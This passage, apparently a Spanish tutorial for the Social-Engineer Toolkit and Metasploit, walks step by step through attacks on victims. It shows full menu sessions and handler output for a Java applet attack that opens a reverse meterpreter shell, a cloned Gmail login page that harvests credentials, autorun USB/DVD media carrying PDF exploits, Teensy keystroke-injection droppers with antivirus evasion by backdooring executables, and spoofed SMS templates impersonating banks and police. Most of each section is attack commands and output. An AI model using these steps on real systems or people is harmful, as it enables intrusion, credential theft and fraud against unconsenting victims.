Llegamos a correr, y tenemos una shell meterpreter. En este caso nos redirige a la página original de Google porque el ataque fue un éxito. También se dará cuenta que al utilizar el applet de Java, de forma automática la migración a un hilo separado (proceso) y pasa a ser notepad.exe . La razón de esto es que si la víctima se cierra el navegador, que estará a salvo y el proceso no terminará nuestra shell meterpreter.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu
Sep 09 12:33:20 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

Digamos que este ataque no cancelar el golpe y el usuario. A continuación se le pedirá que introduzca su / su nombre de usuario y contraseña en el campo nombre de usuario / contraseña.

```
[*] WE GOT A HIT! Printing the output:  
PARAM: ltmpl=default  
PARAM: ltmplcache=2  
PARAM: continue=https://mail.google.com/mail/?ui=html  
PARAM: zy=l  
PARAM: service=mail  
PARAM: rm=false  
PARAM: dsh=-8578216484479049837  
PARAM: ltmpl=default  
PARAM: ltmpl=default  
PARAM: scc=1  
PARAM: ss=1  
PARAM: timeStamp=  
PARAM: secTok=  
PARAM: GALX=fYQL_bXkbzU  
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername  
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword  
PARAM: rmShown=1  
PARAM: signIn=Sign+in  
PARAM: asts=  
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```



# Infectious Media Generator

Pasando a los vectores de ataque físico y un método de ataque completamente diferente, que va a utilizar las infecciosas USB / DVD / CD vector de ataque. Este vector de ataque le permitirá importar sus propios ejecutables maliciosos o uno de esos en Metasploit para crear un USB DVD / CD / que incorpora un archivo autorun.inf. Una vez que este dispositivo se inserta se llama autorun y ejecutar el archivo ejecutable. Nuevo en la versión más reciente, puede utilizar el formato de archivo de exploits, así, si te preocupa que un exectuable dará lugar a las alertas, se puede especificar un formato de archivo que explotan dará lugar a un desbordamiento y el compromiso del sistema (por ejemplo, un Adobe exploit).

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 3

The Infectious USB/CD/DVD method will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick what type of attack vector you want to use, fileformat bugs or a straight executable.

1. File-Format Exploits
2. Standard Metasploit Executable

Enter your numeric choice (return for default): 1

Enter the IP address for the reverse connection (payload): 172.16.32.129

Select the file format exploit you want.  
The default is the PDF embedded EXE.

\*\*\*\*\* PAYLOADS \*\*\*\*\*

1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2. Adobe Flash Player 'Button' Remote Code Execution
3. Adobe CoolType SING Table 'uniqueName' Overflow
4. Adobe Flash Player 'newfunction' Invalid Pointer Use
5. Adobe Collab.collectEmailInfo Buffer Overflow
6. Adobe Collab.getIcon Buffer Overflow
7. Adobe JBIG2Decode Memory Corruption Exploit
8. Adobe PDF Embedded EXE Social Engineering
9. Adobe util.printf() Buffer Overflow

10. Custom EXE to VBA (sent via RAR) (RAR required)
11. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
12. Adobe PDF Embedded EXE Social Engineering (NOJS)

Enter the number you want (press enter for default): **1**

- |   |  |
|---|--|
| 1. Windows Reverse TCP Shell<br>back to attacker.             | Spawn a command shell on victim and send |
| 2. Windows Meterpreter Reverse_TCP<br>send back to attacker.  | Spawn a meterpreter shell on victim and  |
| 3. Windows Reverse VNC DLL<br>back to attacker.               | Spawn a VNC server on victim and send    |
| 4. Windows Reverse TCP Shell (x64)<br>Inline                  | Windows X64 Command Shell, Reverse TCP   |
| 5. Windows Meterpreter Reverse_TCP (X64)<br>x64), Meterpreter | Connect back to the attacker (Windows    |
| 6. Windows Shell Bind_TCP (X64)                               | Execute payload and create an accepting  |
| 7. Windows Meterpreter Reverse HTTPS<br>and use Meterpreter   | Tunnel communication over HTTP using SSL |

Enter the payload you want (press enter for default):

[\*] Windows Meterpreter Reverse TCP selected.

Enter the port to connect back on (press enter for default):

[\*] Defaulting to port 443...

[\*] Generating fileformat exploit...

[\*] Please wait while we load the module tree...

[\*] Started reverse handler on 172.16.32.129:443

[\*] Creating 'template.pdf' file...

[\*] Generated output file /pentest/exploits/set/src/program\_junk/template.pdf

[\*] Payload creation complete.

[\*] All payloads get sent to the src/program\_junk/template.pdf directory

[\*] Payload generation complete. Press enter to continue.

[\*] Your attack has been created in the SET home directory folder "autorun"

[\*] Copy the contents of the folder to a CD/DVD/USB to autorun.

Do you want to create a listener right now yes or no: **yes**

[-] \*\*\*

[-] \* WARNING: No database support: String User Disabled Database Support

[-] \*\*\*



```
resource (/pentest/exploits/set/src/program_junk/meta_config)> use multi/handler
```

```
resource (/pentest/exploits/set/src/program_junk/meta_config)> set payload
```

```
windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lhost
```

```
172.16.32.129
```

```
lhost => 172.16.32.129
```

```
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lport 443
lport => 443
resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...
```

Al hacer un ls-al en el SET se debe notar que hay una carpeta "autorun". Grabar el contenido de ese directorio en un DVD o grabar en un dispositivo USB. Una vez insertado, se presentará con una shell.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu
Sep 09 12:42:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

# Teensy USB HID Attack Vector

El Teensy USB HID vector de ataque es una notable combinación de hardware personalizado y restricciones sin pasar por la emulación de teclado. Tradicionalmente, cuando se inserta un DVD / CD o USB si está desactivada, el autorun.inf no se conoce y no puede ejecutar código de forma automática. Con el dispositivo HID Teensy base se puede emular un teclado y un ratón. Cuando se inserta el dispositivo en el que se detecta como un teclado, y con el microprocesador y el almacenamiento a bordo de memoria flash se puede enviar un conjunto muy rápido de las pulsaciones de teclas en la máquina y completamente comprometido. Usted puede ordenar un dispositivo Teensy de alrededor de 17 dólares <http://www.prj.com>. Rápidamente después de que David Kennedy, Josh Kelley, y hablar Adrian Crewshaw en los dispositivos Teensy, un hack PS3 salió la utilización de los dispositivos Teensy y actualmente están pendientes de entrega en el momento de escribir este tutorial.

Vamos a configurar nuestro dispositivo Teensy hacer un descargador de WScript de una carga Metasploit. ¿Qué va a ocurrir aquí es que un archivo wscript pequeños se grabará en la que se descarga un archivo ejecutable y ejecutarlo. Esta será nuestra capacidad de carga Metasploit y se manejan a través del kit de herramientas de ingeniería-social-.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to program the device to act as a keyboard. Teensy's have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.

You will need to purchase the Teensy USB device, it's roughly \$22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.

For more information on specifications and good tutorials visit:

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

To purchase a Teensy, visit: <http://www.pjrc.com/store/teensy.html>

Select a payload to create the pde file to import into Arduino:

1. Powershell HTTP GET MSF Payload
2. WSCRIPT HTTP GET MSF Payload
3. Powershell based Reverse Shell
4. Return to the main menu.

Enter your choice: 2

Do you want to create a payload and listener yes or no: yes

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP send back to attacker.	Spawn a command shell on victim and
2. Windows Reverse_TCP Meterpreter send back to attacker.	Spawn a meterpreter shell on victim and
3. Windows Reverse_TCP VNC DLL back to attacker.	Spawn a VNC server on victim and send
4. Windows Bind Shell port on remote system.	Execute payload and create an accepting
5. Windows Bind Shell X64 Inline	Windows x64 Command Shell, Bind TCP
6. Windows Shell Reverse_TCP X64 Inline	Windows X64 Command Shell, Reverse TCP
7. Windows Meterpreter Reverse_TCP X64 x64), Meterpreter	Connect back to the attacker (Windows
8. Windows Meterpreter Egress Buster port home via multiple ports	Spawn a meterpreter shell and find a
9. Import your own executable	Specify a path for your own executable

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid\_utf8\_tolower (Normal)
2. shikata\_ga\_nai (Very Good)
3. alpha\_mixed (Normal)
4. alpha\_upper (Normal)
5. call4\_dword\_xor (Normal)
6. countdown (Normal)
7. fnstenv\_mov (Normal)
8. jmp\_call\_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode\_mixed (Normal)
12. unicode\_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)

## 16. Backdoored Executable (BEST)

Enter your choice (enter for default):

**[-]** Enter the PORT of the listener (enter for default):

**[-]** Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

**[-]** Backdoor completed successfully. Payload is now hidden within a legit executable.

**[\*]** PDE file created. You can get it under 'reports/teensy.pde'

**[\*]** Be sure to select "Tools", "Board", and "Teensy 2.0 (USB/KEYBOARD)" in Arduino Press enter to continue.

**[\*]** Launching MSF Listener...

**[\*]** This may take a few to load MSF...

**[-]** \*\*\*

**[-]** \* WARNING: No database support: String User Disabled Database Support

**[-]** \*\*\*

< metasploit >



```
=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)
```

```
resource (src/program_junk/meta_config)> use exploit/multi/handler
```

```
resource (src/program_junk/meta_config)> set PAYLOAD
```

```
windows/meterpreter/reverse_tcp
```

```
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
```

```
LHOST => 0.0.0.0
```

```
resource (src/program_junk/meta_config)> set LPORT 443
```

```
LPORT => 443
```

```
resource (src/program_junk/meta_config)> set ExitOnSession false
```

```
ExitOnSession => false
```

```
resource (src/program_junk/meta_config)> exploit -j
```


```
[*] Exploit running as background job.
```

```
msf exploit(handler) >
```


```
[*] Started reverse handler on 0.0.0.0:443
```

```
[*] Starting the payload handler...
```

Ahora que ya tenemos todo listo, las exportaciones de establecer un archivo llamado teensy.pde a los informes / carpeta. Copia de los informes que la carpeta donde tengas instalado Arduino. Con este ataque, siga las instrucciones en PRJC sobre cómo cargar el código en el tablero Teensy; It's relativamente sencillo: sólo tienes que instalar el gestor de Teensy y las bibliotecas Teensy. Una vez que lo que va a tener una interfaz IDE llamado Arduino. Uno de los aspectos más importantes de esto es asegurarse de configurar su tarjeta a un Teensy teclado / ratón USB.



Una vez que tenga esta opción activada, arrastre el archivo de la PDE en la interfaz de Arduino. Arduino / Linux soporta Teensy, OSX y Windows. Inserte el dispositivo USB en el ordenador y cargar el código. Esto se programa el dispositivo con el conjunto de códigos generados. A continuación se muestra el payload y el código.



Una vez que el dispositivo USB se inserta en la máquina de la víctima el código se ejecuta y una vez terminado, se le presentará con una shell meterpreter.



# SMS Spoofing Attack Vector

Pequeña pista aquí, este módulo es sólo el comienzo de una nueva plataforma de ataque conjunto móvil de nueva versión de SET. La gente de la TB-Security.com introdujo el módulo de suplantación de SMS. Este módulo le permitirá parodia de su número de teléfono y enviar un SMS. Esto sería beneficioso para los ataques de ingeniería social que utiliza la credencial de harvester. Más ataques que se están en este.

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 7

Welcome to the SET SMS Spoofing Attack method. This module allows you to specially craft SMS messages and send them to a person. You can spoof the SMS source.

This module was created by the team at TB-Security.com.

You can use a predefined template, create your own template or specify an arbitrary message. The main method for this would be to get a user to click or coax them on a link in their browser and steal credentials or perform other attack vectors.

1. Perform a SMS Spoofing Attack
2. Create a Social-Engineering Template
3. Return to Main Menu

Enter your choice: 1

SMS Attack Menu

There are diferent attacks you can launch in the context of SMS spoofing, select your own.

What do you want to do:

1. SMS Attack Single Phone Number
2. SMS Attack Mass SMS
3. Return to SMS Spoofing Menu

Enter your choice: 1

Single SMS Attack

Enter who you want to send sms to: 5555555555

Do you want to use a predefined template or craft a one time SMS.

1. Pre-Defined Template
2. One-Time Use SMS
3. Cancel and return to SMS Spoofing Menu

Enter your choice: **1**

Below is a list of available templates:

- 1: MRW: pedido no entregado
- 2: Boss Fake
- 3: Movistar: publicidad nokia gratis
- 4: Movistar: publicidad tarifa llamada
- 5: TMB: temps espera
- 6: Movistar: publicidad ROCKRIO
- 7: Movistar: publicidad verano internet
- 8: Vodafone Fool
- 9: Police Fake
- 10: Movistar: publicidad navidad
- 11: Yavoy: regalo yavoy
- 12: Movistar: oferta otoño
- 13: Movistar: publicidad tarifa sms
- 14: teabla: moviles gratis
- 15: Movistar: publicidad aramon
- 16: Movistar: publicidad nieve
- 17: Vodafone: publicidad nuevo contrato
- 18: ruralvia: confirmacion de transferencia
- 19: Ministerio vivienda: incidencia pago
- 20: Tu Banco: visa disponible en oficina

Enter the number you want to use: **2**

### Service Selection

There are diferent services you can use for the SMS spoofing, select your own.

What do you want to do:

1. SohoOS (buggy)
2. Lleida.net (pay)
3. SMSGANG (pay)
4. Android Emulator (need to install Android Emulator)
5. Cancel and return to SMS Spoofing Menu

Enter your choice: **1**

SMS sent

SET has completed.

# SET Automation

SET tiene una función llamada "set-automatizar", que tendrá un archivo de respuesta (como se explica en un segundo) y escriba los comandos en el modo de menú para usted. Por ejemplo, en recorridos antes de que usted tiene que entrar en cada menú cada vez que preparar el ataque. Así, por ejemplo, si quiero hacer el applet de Java que yo haría lo siguiente:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate `<script src="http://YOURIP/">`. This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its too slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: <http://www.thisisafakesite.com>

Enter the url to clone: <https://gmail.com>

[\*] Cloning the website: <https://gmail.com>

[\*] This could take a little bit...

[\*] Injecting Java Applet attack into the newly cloned website.

[\*] Filename obfuscation complete. Payload name is: 8J5ovr0lC9tW

[\*] Malicious java applet website prepped for deployment

What payload do you want to generate:

Name:

Description:

- |  |   |
|--|---|
| 1. Windows Shell Reverse_TCP<br>send back to attacker.       | Spawn a command shell on victim and     |
| 2. Windows Reverse_TCP Meterpreter<br>send back to attacker. | Spawn a meterpreter shell on victim and |
| 3. Windows Reverse_TCP VNC DLL<br>back to attacker.          | Spawn a VNC server on victim and send   |
| 4. Windows Bind Shell  | Execute payload and create an accepting |

port on remote system.

- |  |  |
|--|--|
| 5. Windows Bind Shell X64<br>Inline                                  | Windows x64 Command Shell, Bind TCP    |
| 6. Windows Shell Reverse_TCP X64<br>Inline                           | Windows X64 Command Shell, Reverse TCP |
| 7. Windows Meterpreter Reverse_TCP X64<br>x64), Meterpreter          | Connect back to the attacker (Windows  |
| 8. Windows Meterpreter Egress Buster<br>port home via multiple ports | Spawn a meterpreter shell and find a   |
| 9. Windows Meterpreter Reverse HTTPS<br>SSL and use Meterpreter      | Tunnel communication over HTTP using   |
| 10. Windows Meterpreter Reverse DNS<br>spawn a Meterpreter console   | Tunnel communications over DNS and     |
| 11. Import your own executable                                       | Specify a path for your own executable |

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid\_utf8\_tolower (Normal)
2. shikata\_ga\_nai (Very Good)
3. alpha\_mixed (Normal)
4. alpha\_upper (Normal)
5. call4\_dword\_xor (Normal)
6. countdown (Normal)
7. fnstenv\_mov (Normal)
8. jmp\_call\_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode\_mixed (Normal)
12. unicode\_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):

**[ - ]** Enter the PORT of the listener (enter for default):

**[ - ]** Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

**[ - ]** Backdoor completed successfully. Payload is now hidden within a legit executable.

\*\*\*\*\*

Do you want to create a Linux/OSX reverse\_tcp payload  
in the Java Applet attack as well?

\*\*\*\*\*

Enter choice yes or no: no

## Mirando a través de las opciones, seleccionamos:

```
1  
2  
1  
https://gmail.com
```

no

Si crea un archivo de texto llamado moo.txt o lo que quieras y de entrada que en él se pueden automatizar de establecimiento de llamada y se la escriba por usted cada vez.

```
root@bt:/pentest/exploits/set# ./set-automate moo.txt  
[*] Spawning SET in a threaded process...  
[*] Sending command 1 to the interface...  
[*] Sending command 2 to the interface...  
[*] Sending command 1 to the interface...  
[*] Sending command https://gmail.com to the interface...  
[*] Sending command default to the interface...  
[*] Sending command default to the interface...  
[*] Sending command default to the interface...  
[*] Sending command no to the interface...  
[*] Sending command default to the interface...  
[*] Finished sending commands, interacting with the interface..
```

# SET Web-Interface

La interfaz web para el Kit de herramientas de ingeniería-social- toma lo que usted seleccione y genera un archivo de respuesta que finalmente se coloca en conjunto-automatizar. Cada respuesta le asigna un valor determinado y el construido en la inteligencia en el back-end analiza sus respuestas en la construcción y la fabricación artesanal del ataque en SET. Para activar la interfaz web simplemente escriba. / Set-web

```
root@bt:/pentest/exploits/set# ./set-web
```

```
[*] Starting the SET Command Center on port: 44444
```

```
    The Social-Engineer Toolkit  
    Command Center
```

```
    May the pwn be with you
```

```
All results from the web interface will be displayed  
in this terminal.
```

```
[*] Interface is bound to http://127.0.0.1 on port 44444 (open browser to ip/port)
```

Una vez que la Interfaz Web CONJUNTO está ejecutando, vaya a localhost: 44444. SET sólo se escucha en el servidor local, no será capaz de llegar a él de forma remota.

# SecManiac

Home of the Social-Engineer Toolkit

[HOME](#) [Spear-Phish](#) [Web Attack](#) [Infect Media](#) [Mass Mailer](#) [Teensy HID](#) [Updates](#)

## The Social-Engineer Toolkit (SET) Web Interface

First Release of the Web Interface



[The Social-Engineer Toolkit \(SET\) HomePage](#)

